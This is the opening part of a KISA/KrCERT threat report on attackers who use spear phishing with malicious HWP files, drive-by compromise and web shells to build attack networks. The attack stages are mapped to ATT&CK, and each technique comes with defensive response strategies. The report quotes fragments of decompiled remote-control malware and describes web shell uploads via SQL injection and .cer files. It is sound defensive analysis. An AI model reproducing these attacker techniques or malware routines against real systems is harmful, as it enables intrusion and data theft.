
# 스피어 피싱으로 정보를 수집하는 공격망 구성 방식

TTPs #2




SINCE 2020

한국인터넷진흥원

# CONTENTS





**Written by:** Profound Analysis Team,
Internet Incidents Analysis Division
Kim Dong Wook, Deputy General Researcher
Kim Byeong Jae, Deputy General Researcher
Lee Tae Woo, Deputy General Researcher
Ryu So Jun, Researcher
Lee Jae Gwang, Manager

**Edited by:** Shin Dae-Kyu, Vice President
Lee Dong Geun, Director

인터넷침해대응센터 KrCERT/CC
KOREA INTERNET SECURITY CENTER

Ministry of Science and ICT


KISA Korea Internet & Security Agency

# 1. Introduction

As hacking incidents persist with increasing frequency these days, security requirements are becoming more stringent, and the capabilities of security systems are evolving to high levels. Nevertheless, past cyber incidents continue to occur and even companies with well-established cyber-defense systems are not immune from such cyber threats.

The Pyramid of Pain, a well-known concept in the field of cybersecurity, shows that the most effective form of defense for defenders consists in understanding the TTPs (Tactics, Techniques, Procedures) of attackers, and operating the cyber-defense system accordingly. **The best security is to force attackers to the Tough! level shown in the pyramid.**

[Figure 1-1] Stress on attackers according to the responses to each indicator, David J Bianco




A defense system based on the IoC(Indicator of Compromise), which refers to a simple indicator such as a malicious IP or domain, is still very useful. But it is possible for a**n attacker to easily secure and then discard an attack infrastructure related to a simple indicator.**

However, the TTPs approach is different. **Attackers cannot easily obtain or discard the TTPs.** An attacker who selected a target spends considerable time learning and practicing the TTPs in order to disable the target's defense system, and then the attacker selects new targets to which those TTPs can be applied.

Attackers' TTPs are always closely associated with the nature of the defense environment. Thus, defenders must be very aware of their defense environment and view the flow and process of attacks from a strategic and tactical perspective, rather than as a pattern or a technique. **The defender's environment and the attacker's TTPs must be dealt with together.**

A defender who understands the attacker's TTPs should be able to answer the following two questions:
- "Are the attacker's TTPs valid for the defender's environment?"
- "If so, what are the defense strategies that can disrupt the TTPs?"

The Korea Internet & Security Agency(KISA) and KrCERT/CC identifies attackers' TTPs through its incident response process, and then shares information on how to respond to and counteract based on the ATT&CK Framework.[1] The various artifacts related to TTPs included in this report are tools to assists readers in understanding the TTPs.

1) A matrix of tactics and techniques used in attacks and the related countermeasures


# 2. Overview

Aware of the TTPs#1(Controlling local network through vulnerable web-site)[2] report released in April 2020, attackers sought to immediately replace easily changeable information such as IP addresses and public web shells. However they continue to use strategies and tactics such as method of initial access, malware types, and attack network configuration without making significant changes. Therefore, the TTPs-based response is effective because attackers cannot easily change the tactics and strategies they have used for a long time.

One-shot measures and responses will ultimately fail to address current threats and can lead to further incidents. Defenders should aim to identify the limitations of current response methods and build defense strategies from a defender's point of view in line with their respective system environments. Defenders should constantly refer to these TTPs reports to consider defense strategies that can be adapted to their environment.


This TTPs#2 report details the initial access methods, internal information collection methods, and malware analysis information. This report will identify the purpose and intention of the attacker's infiltration and provide characteristic information such as specific functions of malware to help establish specific defense strategies.

[Figure 2-1] Two types of attacks using spear phishing




2) https://www.boho.or.kr/data/reportView.do?bulletin_writing_sequence=35330

[Figure 2-2] Overall attack process




### 1 Attack Preparation

First, attackers **take control of a hosting server** that operates multiple websites **to use as a base**. They upl oad web shells through vulnerable websites like those described in the TTPs#1 report and attempt to escalate privileges by attacking vulnerabilities in the host system. An attacker who succeeds in obtaining administrator privileges for the system can execute all actions such as web source code tampering, database access, and more.

### 2 Send Spear Phishing to Attack Target

Once they've gained a foothold, attackers will select their targets. They collect publicly disclosed email addresses and write emails with content related to the victim's work responsibilities. Attackers then sends authentic-looking emails to induce the recipients to open attachments containing malware or to access co mpromised websites. Thus, employees in charge of personnel and sales who have more contact with peo ple outside the company are more exposed to attacks than IT professionals.

### 3 Initial Access

An attacker uses two methods when infecting an attack target. The first method is to attach malicious Ha ngul word processor files, and the second is to insert vulnerability codes into the bases secured during the preparation of the attack and induce access.

### 4 System Information Collection

Upon successful initial access, attackers collect basic system information such as network information, host name, etc. They then identify the secured privileges and internal network structure and decide whether to perpetrate further malicious action. Attackers can also connect their drive remotely to an infected system to install additional malware and collect command results more easily.

### 5 Privilege Escalation

An attacker has limited privileges upon initial access and requires administrator privileges to perform more operations. Therefore, they use malware or tools that cause vulnerabilities to elevate privileges. of authority are used.

### 6 Securing Persistence

Even if the initial access successful, the malware may be terminated due to a reboot of the infected device or an unexpected process crash, resulting in the loss of the intrusion path. To prevent this, an attacker **registers the service, sets up the startup program, registers the task scheduler, and inserts the web shell** so that the malware can be executed again.

### 7 Internal Information Collection

In earnest, tAn attacker will collect confidential internal documents, entire network structure, and account credentials of infected devices through malware. Attackers also **use normal programs** to collect information efficiently and easily and avoid detection of vaccines.by anti-virus software.

### 8 Lateral Movement

Attackers attempt to connect to the shared network using the previously collected account information. Subsequently, the process from '4 **system information collection' to '7 internal information collection'** is repeated to reach the main system containing critical information. If there is a network separation policy in place, the attacker may find a system (network linkage solution, DRM solution, etc.) that conn ects the external and internal environment, and attempt an attack by identifying vulnerabilities in the system.

### 9 Trace Removal

Malware and tools used in the attack are immediately deleted to remove traces. At this time, malware installed to secure persistence is excluded.

# 3. ATT&CK Matrix

### Initial Access

- Spearphishing Attachment
- Spearphishing Link
- Exploit Public-Facing Application
- Drive-by Compromise

### Execution

- Command-Line Interface
- User Execution
- Execution through API
- Execution through Module Load
- Service Execution
- Windows Management Instrumentation

### Persistence

- Web Shell
- Redundant Access
- New Service
- Registry Run Keys / Start Folder

### Privilege Escalation

- Exploitation for Privilege Escalation
- Bypass User Account Control
- New Service

### Defense Evasion

- Masquerading
- Indicator Removal on Host
- File Deletion
- Software Packing
- Redundant Access
- Process Injection
- Obfuscated Files or Information

### Credential Access

- Credentials in Files
- LLMNR/NBT-NS Poisoning
- Private Key

### Discovery

- File and Directory Discovery
- Browser Bookmark Discovery
- System Time Discovery
- Security Software Discovery
- Query Registry
- Process Discovery
- System Owner/User Discovery
- System Information Discovery
- System Network Configuration Discovery
- Account Discovery
- Remote System Discovery
- System Service Discovery
- System Network Connections Discovery

### Lateral Movement

- Windows Admin Shares

### Collection

- Data from Local System
- Data from Network Shared Drive
- Data Staged

### Command and Control

- Standard Cryptographic Protocol
- Multi-Stage Channels
- Connection Proxy
- Remote File Copy
- Custom Cryptographic Protocol
- Multilayer Encryption
- Data Encoding
- Data Obfuscation
- Commonly Used Port
- Standard Application Layer Protocol

### Exfiltration

- Data Encrypted
- Data Transfer Size Limits
- Data Compressed
- Exfiltration Over Command and Control Channel
- Exfiltration Over Alternative Protocol


### Impact

- Data Destruction

## A. Initial Access

1 Spear phishing Attachment : Attach malware to email

The attacker infiltrated the target companies using spear phishing e-mails with malicious hangul word processor documents (hwp files) attached. The attacker attached files related to an actual seminar to make the emails appear legitimate. When the attachment is opened, a remote-controlled malware is installed and communicates with the command and control(C&C).




Response Strategy

- Introduce a spam mail detection and prevention system
- Maintain the latest versions of Hancom processor and Microsoft Office programs
- Check the extension of the attached file and do not open if it is an executable file.
- Disable all macros when viewing office documents
- If you must open the attached file, view the file in a separated network or in a virtual environment where the network is disconnected

### ② Spear phishing Link : Insert a link to a malicious site


Inserts a link in the email to induce access to malicious sites. Access to malicious sites can lead to malware infection due to browser vulnerabilities. An attacker prompts access to Internet Explorer, a browser that is no longer supported.


**Response Strategy**

- Refrain from using Internet Explorer, for which Microsoft no longer provides security or technical support
- Keep other browsers up to date with regular updates
- If you must click a suspicious links for work, open the link in an environment separate from the internal network

### 3 Drive-by Compromise : Malware infection when accessing a website

When accessing a malicious site by clicking on a link, the script inserted by the attacker redirects the victim to a site that distributes malware, and the victim is infected. Because this works only when connected in a certain IP band, malware is distributed only to certain targets.





**Response Strategy**

- Refrain from using Internet Explorer for which Microsoft no longer offers technical support
- Keep other browsers up to date with regular updates
- Restrict access to sites that are not trusted by the internal network
- Install anti-virus software and enable real-time detection

### 4 Exploit Public-Facing Application

It was found that most servers that were abused as malware command & control sites were infiltrated through SQL injection vulnerabilities or file upload vulnerabilities. After obtaining website administrator privileges through SQL injection, the attacker uploaded the web shell as a file upload vulnerability to secure access to the server. During file upload attacks, the .cer extension, which could run scripts on IIS, was used the most. The figure below shows an actual post by an attacker who uploaded a web shell by exploiting a file upload vulnerability.





**Response Strategy**

- Apply secure coding to prevent SQL injection when building web pages
- Add extension filtering at the server-wide level so that only picture files (.jpg, .gif, .png, etc.) can be uploaded as attachments to a bulletin board.
- Make the file upload path an absolute path to prevent it directing elsewhere through the attachment file name.
- Remove the execute privilege to prevent running scripts on file upload paths
- Install web firewall (Free KISA firewall CASTLE:https://www.boho.or.kr/download/whistlCastle/castle.do)

## B. Execution

### 1 User Execution

It is not easy to infiltrate a company that has a high level of security. For this reason, attackers use spear phishing emails to lead employees to watering hole sites or directly execute malware. Attackers mainly sent phishing emails to the sales team or customer management team members whose email addresses are publicly disclosed on the company website.




**Response Strategy**

- Check the extension of the attached file and prevent executable files from running (.exe, .scr, etc.)
- If you must open the attached file, view the file in a separated network or in a virtual environment where the network is disconnected
- If you must view a suspicious file for work, install a viewer to view it
- Carry out continuous security training for users (sales team, customer management team, etc.) who most constantly communicate with those outside the company
- Restrict installation of unauthorized programs on work systems

### 2 Execution through API

Remote control malware executes additional processes by calling the CreateProcessAsUserW, CreateProcessW functions after receiving commands from the C&C..

```
if ( a2 == 0x9785364F )
{
  v3 = *(a3 + 16);
  v7 = 0;
  memset(Dst, 0, 0x68ui64);
  Dst[0] = 104;
  Dst[15] = 1;
  LOWORD(Dst[16]) = 0;
  if ( (a1->_CreateProcessW)(0i64, v3, 0i64, 0i64, 0, 0, 0i64, 0i64, Dst, v6) )
```


```
do
{
  v16 = *(&Str2 + v15++);
  v17 = v14++ ^ v16;
  *(&v42 + v15 + 3) = v17 ^ 0x33;       // winsta0\default
}
while ( v14 < 30 );
*(&v43 + v14) = 0;
memset(Dst, 0, 0x68ui64);
Dst[2] = &v43;
LODWORD(Dst[0]) = 104;
HIDWORD(Dst[7]) = 1;
LOWORD(Dst[8]) = 0;
if ( (a1->CreateProcessAsUserW)(v20, 0i64, arg_a2, 0i64, 0i64, 0, 1024, v22, 0i64, Dst, &v23) )
```

#### Response Strategy

- Install anti-virus software and enable real-time detection

### 3 Execution through Module Load : Load and execute DLL

